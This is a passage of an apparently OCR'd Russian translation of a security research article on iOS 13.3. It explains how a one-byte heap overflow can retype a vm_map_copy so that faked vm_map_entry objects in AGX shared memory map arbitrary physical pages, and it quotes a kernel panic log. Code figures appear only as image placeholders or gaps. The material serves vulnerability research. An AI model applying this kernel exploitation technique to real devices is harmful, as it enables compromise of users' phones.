
Копия буфера ядра хранит копируемые байты непосредственно после общего заголовка:



Критически важно, что указатель `next` в интерпретации списка элементов перекрывает встроенные байты в интерпретации буфера ядра.



Если создать `KERNEL_BUFFER`, встроенные данные которого содержат выбранный указатель, а затем перезаписать только его первый байт, ядро увидит `ENTRY_LIST`, первый элемент которого выбран атакующим. Поддельная иерархия `vm_map_entry`/`vm_object`/`vm_page` может именовать произвольную физическую страницу. Передача повреждённой копии `vm_map_copyout_internal()` отображает эту страницу в принимающую пользовательскую задачу.



Старые эксплойты также использовали объекты `vm_map_copy`, и они встречаются в статье «Расщепление атомов в XNU», но здесь оценивается именно эта техника физического отображения.

Старый друг

Доказательство концепции построили поверх примитива чтения и записи ядра из эксплойта `oob_timestamp` для iOS 13.3. Сама эта уязвимость не слишком естественно подходила для однобайтового повреждения, но использование существующего примитива позволило отделить надёжность новой техники от надёжности базовой ошибки.

Техника естественно подходит контролируемому однобайтовому линейному переполнению в универсальных зонах от `kalloc.80` до `kalloc.32768`, соответствующих выделениям размером от 65 до 32 768 байт. Универсальные примитивы формирования кучи ядра могут поместить `vm_map_copy` после такого уязвимого выделения.

Покидая Шир

Основную конструкцию легко сформулировать: создать копию `KERNEL_BUFFER` с указателем на поддельный список элементов, изменить её тип на `ENTRY_LIST`, затем получить её через `vm_map_copyout_internal()`. У стабильного эксплойта требования сложнее:

• поддельная иерархия должна находиться по известному адресу ядра;
• принимающий поток ядра не должен упасть, вызвать панику или взаимную блокировку после отображения;


• необходимо отобразить больше одной физической страницы, поскольку физический адрес kernelcache изначально неизвестен;
• повреждённый объект позднее нельзя освобождать в неправильную зону выделений;
• представления пользовательской `vm_map` и аппаратной `pmap` необходимо согласовать до завершения процесса.

Поэтому примитив отображения не может быть одноразовой операцией. Он должен оставаться активным, пока пользовательское пространство исследует одно отображение, выбирает следующую физическую страницу и запрашивает другое.

Короткий путь к PAN

Интерфейсы AGXAccelerator `IOAccelSharedUserClient2` и `IOAccelCommandQueue2` могут создавать крупные страничные области, общие для пользовательского пространства и ядра. Общая память ценна, поскольку пользовательское пространство способно строить поддельные объекты ядра и изменять их, пока поток ядра обходит их. Physmap может служить похожей цели, но область AGX велика, непрерывна, ограничена удобным диапазоном адресов и сравнительно легко определяется по соседним утечкам.

PAN не позволяет ядру напрямую разыменовывать обычные адреса пользовательского пространства, но настоящее общее отображение пользователя и ядра остаётся доступным с обеих сторон. Доказательство концепции размещает там три поддельных объекта `vm_map_entry`: `ready`, `mapping` и `done`.




Под вывеской паникующего PoC


Полная операция координируется как небольшой конечный автомат:

1. Создать общую область ядра и пользовательского пространства и инициализировать три поддельных элемента.
2. Отправить внестрочную память с поддельным `vm_map_header` в Mach-сообщении. Ядро сохраняет её как `KERNEL_BUFFER` типа 3.
3. Имитировать однобайтовое переполнение и изменить тип на 1, `ENTRY_LIST`.
4. Получить сообщение в другом потоке, войдя в `vm_map_copyout_internal()`.
5. Удерживать этот поток ядра в цикле на элементе, ссылающемся на себя, пока пользовательское пространство подготавливает каждый запрос.
6. Обновить поддельный список так, чтобы поток обработал ровно один проводной элемент `mapping` и отобразил выбранную физическую страницу.


До повреждения видимый указатель является лишь встроенными данными:




После однобайтового изменения эти байты становятся указателем `next` списка элементов:




Получатель следует от `ready` к `done` и зацикливается на ссылке последнего на себя:




Чтобы подготовить отображение, `ready` сначала направляется на себя, затем `done` перенаправляется на `ready`. Так цикл переходит в безопасное состояние подготовки.




Пользовательское пространство заполняет `mapping` проводным элементом, поддельные объект и страница которого содержат нужное значение `vmp_phys_page`, и снова замыкает `done` на себя.



Наконец, связывание `ready` с `mapping` заставляет поток ядра один раз обработать его и перейти к `done`. Теперь новая страница видна пользовательскому пространству.



Первая попытка отобразить произвольную DRAM быстро привела к панике устройства.




```
  "build" : "iPhone OS 13.3 (17C54)",
  "product" : "iPhone12,3",
  "kernel" : "Darwin Kernel Version 19.2.0: Mon Nov  4 17:46:45 PST 2019;
root:xnu-6153.60.66~39\/RELEASE_ARM64_T8030",
  "incident" : "19DC8BD0-025C-4A89-9F62-03304605254C",
  "crashReporterKey" : "bc51922c773e3ee642f1e730544045c6bd181e49",
  "date" : "2020-03-25 11:22:34.97 -0700",
  "panicString" : "Attempting to forcibly halt cpu 0\ncpu 0 failed to halt with
error -5: halt not supported for this configuration\nDebugger
synchronization timed out; waited 10000000 nanoseconds\npanic(cpu 1
caller 0xffffffff011740598): \"LLC Bus error from cpu1: FAR=0x414140000
LLC_ERR_STS\/ADR\/INF=0x11000ffc00000080\/0x218000414140000\/0x1
addr=0x414140000 cmd=0x18(acc_cifl2c_cmd_rd_ld)\"@\/BuildRoot\/
Library\/Caches\/com.apple.xbs\/Sources\/AppleARM64ErrorHandler\/
AppleARM64ErrorHandler-38\/
AppleLightningErrorHandler.cpp:413\nDebugger message: panic\nMemory
ID: 0x6\nOS version: 17C54\nKernel version: Darwin Kernel Version 19.2.0:
Mon Nov  4 17:46:45 PST 2019; root:xnu-6153.60.66~39\/
RELEASE_ARM64_T8030\nKernel UUID: 25C048C5-E304-3E2E-
BC84-6DF0B4E21F63\niBoot version: iBoot-5540.60.11\nsecure boot?:
YES\nPaniclog version: 13\nKernel slide:     0x000000000920c000\nKernel
text base: 0xffffffff010210000\nmach_absolute_time: 0xa352d53d\nEpoch
Time:        sec       usec\n  Boot    : 0x5e7ba0e9 0x00087c1c\n  Sleep   :
0x00000000 0x00000000\n  Wake    : 0x00000000 0x00000000\n
Calendar: 0x5e7ba154 0x00082692\n\nPanicked task 0xffffffe0071e3298:
13131 pages, 8 threads: pid 263: one_byte\nPanicked thread:
0xffffffe005225a90, backtrace: 0xffffffe066deb3f0, tid: 4671\n\t\t  lr:
0xffffffff010dc0170  fp: 0xffffffe066deb430\n\t\t  lr: 0xffffffff010dbffc8  fp:
0xffffffe066deb4a0\n\t\t  lr: 0xffffffff010edfafc  fp:
0xffffffe066deb4c0\n\t\t  lr: 0xffffffff010ed4100  fp:
0xffffffe066deb550\n\t\t  lr: 0xffffffff0113cb5ec  fp:
0xffffffe066deb560\n\t\t  lr: 0xffffffff010dbf8f8  fp:
0xffffffe066deb8d0\n\t\t  lr: 0xffffffff010dbfc84  fp:
```

